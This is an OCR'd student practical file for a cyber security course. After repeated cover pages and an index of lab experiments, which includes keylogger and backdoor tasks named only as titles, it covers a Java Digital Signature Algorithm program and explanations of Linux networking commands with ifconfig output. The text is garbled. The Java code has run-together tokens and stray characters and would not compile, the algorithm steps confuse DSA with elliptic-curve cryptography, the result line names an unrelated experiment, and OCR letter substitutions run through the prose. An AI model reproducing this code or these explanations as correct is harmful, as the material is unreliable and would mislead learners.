PRACTICAL FILE

CYBER SECURITY
(ITMDE08)

Master of Technology
in
Mobile Communication and Network Technology

By

Anshika Rai
2023PMN4201

Submitted to:

Dr. Devender Kumar
Department of Information Technology

PRACTICAL FILE

CYBER SECURITY
(ITMDE08)

Master of Technology
in
Mobile Communication and Network Technology

By

Hassan Kafeel Zaidi
2023PMN4204

Submitted to:

Dr. Devender Kumar
Department of Information Technology

PRACTICAL FILE

CYBER SECURITY
(ITMDE08)

Master of Technology
in
Mobile Communication and Network Technology

By

Tanmay Das
2023PMN4211

Submitted to:

Dr. Devender Kumar
Department of Information Technology

PRACTICAL FILE

CYBER SECURITY
(ITMDE08)

Master of Technology
in
Mobile Communication and Network Technology

By

Neha Kumari
2023PMN4212

Submitted to:

Dr. Devender Kumar
Department of Information Technology

PRACTICAL FILE

CYBER SECURITY
(ITMDE08)

Master of Technology
in
Mobile Communication and Network Technology

By

Samyukth Nambiar
2023PMN4219

Submitted to:

Dr. Devender Kumar
Department of Information Technology

PRACTICAL FILE

CYBER SECURITY
(ITMDE08)

Master of Technology
in
Mobile Communication and Network Technology

By

Sarthak Malik
2023PMN4226

Submitted to:

Dr. Devender Kumar
Department of Information Technology

S.No	EXPERIMENTS
1	Create a Client/Server Program. The Client/Server had a message signed by him but says he did not sign that message digitally. Investigate whether the Client/Server has actually signed the document or not by implementing it with a digital signature.
2	To Perform the following Networking commands using Linux(Kali or Parrot OS): • Ifconfig • Ip • Traceroute • Tracepath • Ping • Netstat • Nslookup • Route • Host • ARP • Iwconfig • Hostname • Whois
3	Analyse live network packets using WIRESHARK and Describe the different sets of protocols used.
4	To perform the Log analysis using SPLUNK Tool
5	Study the framework of OSSIM, OSSEC, and WAZUH for SIEM.
6	Implement a Keylogger and deploy it in a Linux-based virtual machine. After deploying, analyse the keystroke pattern of the virtual machine.
7	Simulate a DDoS attack using NS-2 Simulator.
8	Create a Backdoor using Kali Linux in a virtual environment (for security purposes only)
9	Perform Web pen-testing using burp suite tool.
10	Perform the password cracking on encrypted files using John the ripper/HashCat tool.
11	Study the AUTOPSY Framework for Digital forensics and also perform digital acquisition of digital drive.

EXPERIMENT - 1

AIM: Examine a forgery case of X and Y. Where X had 10 documents signed by him but he says he did not sign those documents digitally. Investigate whether Y has signed the document or not by implementing it with a digital signature certificate.

ALGORITHM:

STEP-1: Alice and Bob are investigating a forgery case of x and y.
STEP-2: X had a document signed by him but he says he did not sign that document digitally.
STEP-3: Alice reads the two prime numbers p and a.
STEP-4: He chooses a random co-primes alpha and beta and the x's original signature x.
STEP-5: With these values, he applies it to the elliptic curve cryptographic equation to obtain y.
STEP-6: Comparing this 'y' with actual y's document, Alice concludes that y is a forgery.


PROGRAM: (Digital Signature Standard)

```
import java.util.*; importjava.math.BigInteger;
class dsaAlg {
final static BigInteger one  = newBigInteger("1"); final static BigInteger zero = new
BigInteger("0");
public static BigInteger getNextPrime(String ans)
{

BigInteger test = new BigInteger(ans); while (!test.isProbablePrime(99)) e:
{
test = test.add(one);
}
return test;
}
public static BigInteger findQ(BigInteger n)
{
```

```
BigInteger start = new BigInteger("2"); while (!n.isProbablePrime(99))
{
while (!((n.mod(start)).equals(zero)))
{
start = start.add(one);
}
n = n.divide(start);
}
return n;
}
public static BigInteger getGen(BigInteger p, BigInteger q, Random r)
{
BigInteger h = new BigInteger(p.bitLength(), r); h = h.mod(p); return
h.modPow((p.subtract(one)).divide(q), p);
}
public static void main (String[] args) throws java.lang.Exception
{
Random randObj = new Random();

BigInteger p= getNextPrime("10600");        /*approximate prime */ BigInteger
q = findQ(p.subtract(one)); BigInteger g =getGen(p,q,randObj);
System.out.println(" \n simulation of Digital Signature Algorithm
\n");
System.out.println(" \n global public key components are:\n");

System.out.println("\np          is:       "        +        p);
System.out.println("\nq          is:       "        +        q);
System.out.println("\ng is: " + g);
BigInteger x = new BigInteger(q.bitLength(), randObj); x = x.mod(q);
BigInteger y = g.modPow(x,p);
BigInteger k = new BigInteger(q.bitLength(), randObj); k = k.mod(q);
BigInteger r = (g.modPow(k,p)).mod(q);
BigInteger hashVal = new BigInteger(p.bitLength(), randObj);
BigInteger kInv = k.modInverse(q);
BigIntegers=kInv.multiply(hashVal.add(x.multiply(r))); s = s.mod(q);
System.out.println("\nsecret information are:\n"); System.out.println("x (private) is:" +
x); System.out.println("k (secret)   is: " + k);
System.out.println("y (public)          is: " + y); System.out.println("h (rndhash) is: " +
hashVal); System.out.println("\ngeneratingdigitalsignature:\n");  System.out.println("r is : "
+ r);
System.out.println("s is : " + s); BigInteger w =s.modInverse(q);
BigInteger u1 =(hashVal.multiply(w)).mod(q); BigInteger u2 =(r.multiply(w)).mod(q);
BigIntegerv=(g.modPow(u1,p)).multiply(y.modPow(u2,p)); v = (v.mod(p)).mod(q);
System.out.println("\nverifyingdigitalsignature (checkpoints)\n:");
```

```
System.out.println("w            is : " + w);

System.out.println("u1 is : " + u1); System.out.println("u2 is : " + u2); System.out.println("v
is : " + v);
if (v.equals(r))
{
System.out.println("\nsuccess: digital signatureisverified!\n " +
r);
}
else
{
System.out.println("\n error: incorrect digital signature\n ");

}
}
}
```

Output:



Result: Thus, the simple Code Optimization techniques had been implemented successfully.

EXPERIMENT - 2

AIM: To Perform the following Networking commands using Linux(Kali or Parrot OS):

Ifconfig

Ip

Traceroute

Tracepath

Ping

Netstat

Nslookup

Route

Host

ARP

Iwconfig


Hostname

Whois

Theory


Ipconfig

Ipconfig is a console application píogíam oí a command line tool that is used to **display and manage the netwoík connections and the IP addíess infoímation of a Windows computeí** It can also íefíesh and contíol the DHCP and DNS settings.
Ipconfig has diffeíent paíameteís that can peífoím specific actions and changes to the netwoík configuíation.


ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.44.128 netmask 255.255.255.0 broadcast 192.168.44.255
inet6 fe80::30f6:5120:15c4:589a prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:74:dd:64 txqueuelen 1000 (Ethernet)
RX packets 51486 bytes 59951501 (59.9 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 23987 bytes 4272115 (4.2 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 2674 bytes 297883 (297.8 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2674 bytes 297883 (297.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ubuntu@ubuntu:~$

Traceroute


Traceroute command in Linux prints the route that a packet takes to reach the host. This command is useful when you want to know about the route and about all the hops that a packet takes.



Ping


l'he ping command allows you to:

- Test your internet connection.
- Check if a remote machine is online.
- Analyze if theíe aíe netwoík issues, such as díopped packages oí high latency.




Netstat

Netstat command displays various network related information such as network connections, routing tables, interface statistics, masquerade connections, multicast memberships etc.




Nslookup

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS- related problems.




Route

Route command in Linux is used when you want to work with the IP/kernel routing table. It is mainly used to set up static routes to specific hosts or networks via an interface. It is used for showing or update the IP/kernel routing table.




Host

Host command in the Linux system is used for DNS (Domain Name System) lookup operations. In simple words, this command is used to find the IP address of a particular domain name or if you want to find out the domain name of a
In particular , the IP address of the host command becomes handy. You can also find more specific details of a domain by specifying the corresponding option along with the domain name.




ARP

Arp command manipulates the System's ARP cache. It also allows a complete dump of the ARP cache. ARP stands for Address Resolution Protocol. The primary function of this protocol is to resolve the IP address of a system to its mac address, and hence it works between level 2(Data link layer) and level 3(Network layer)



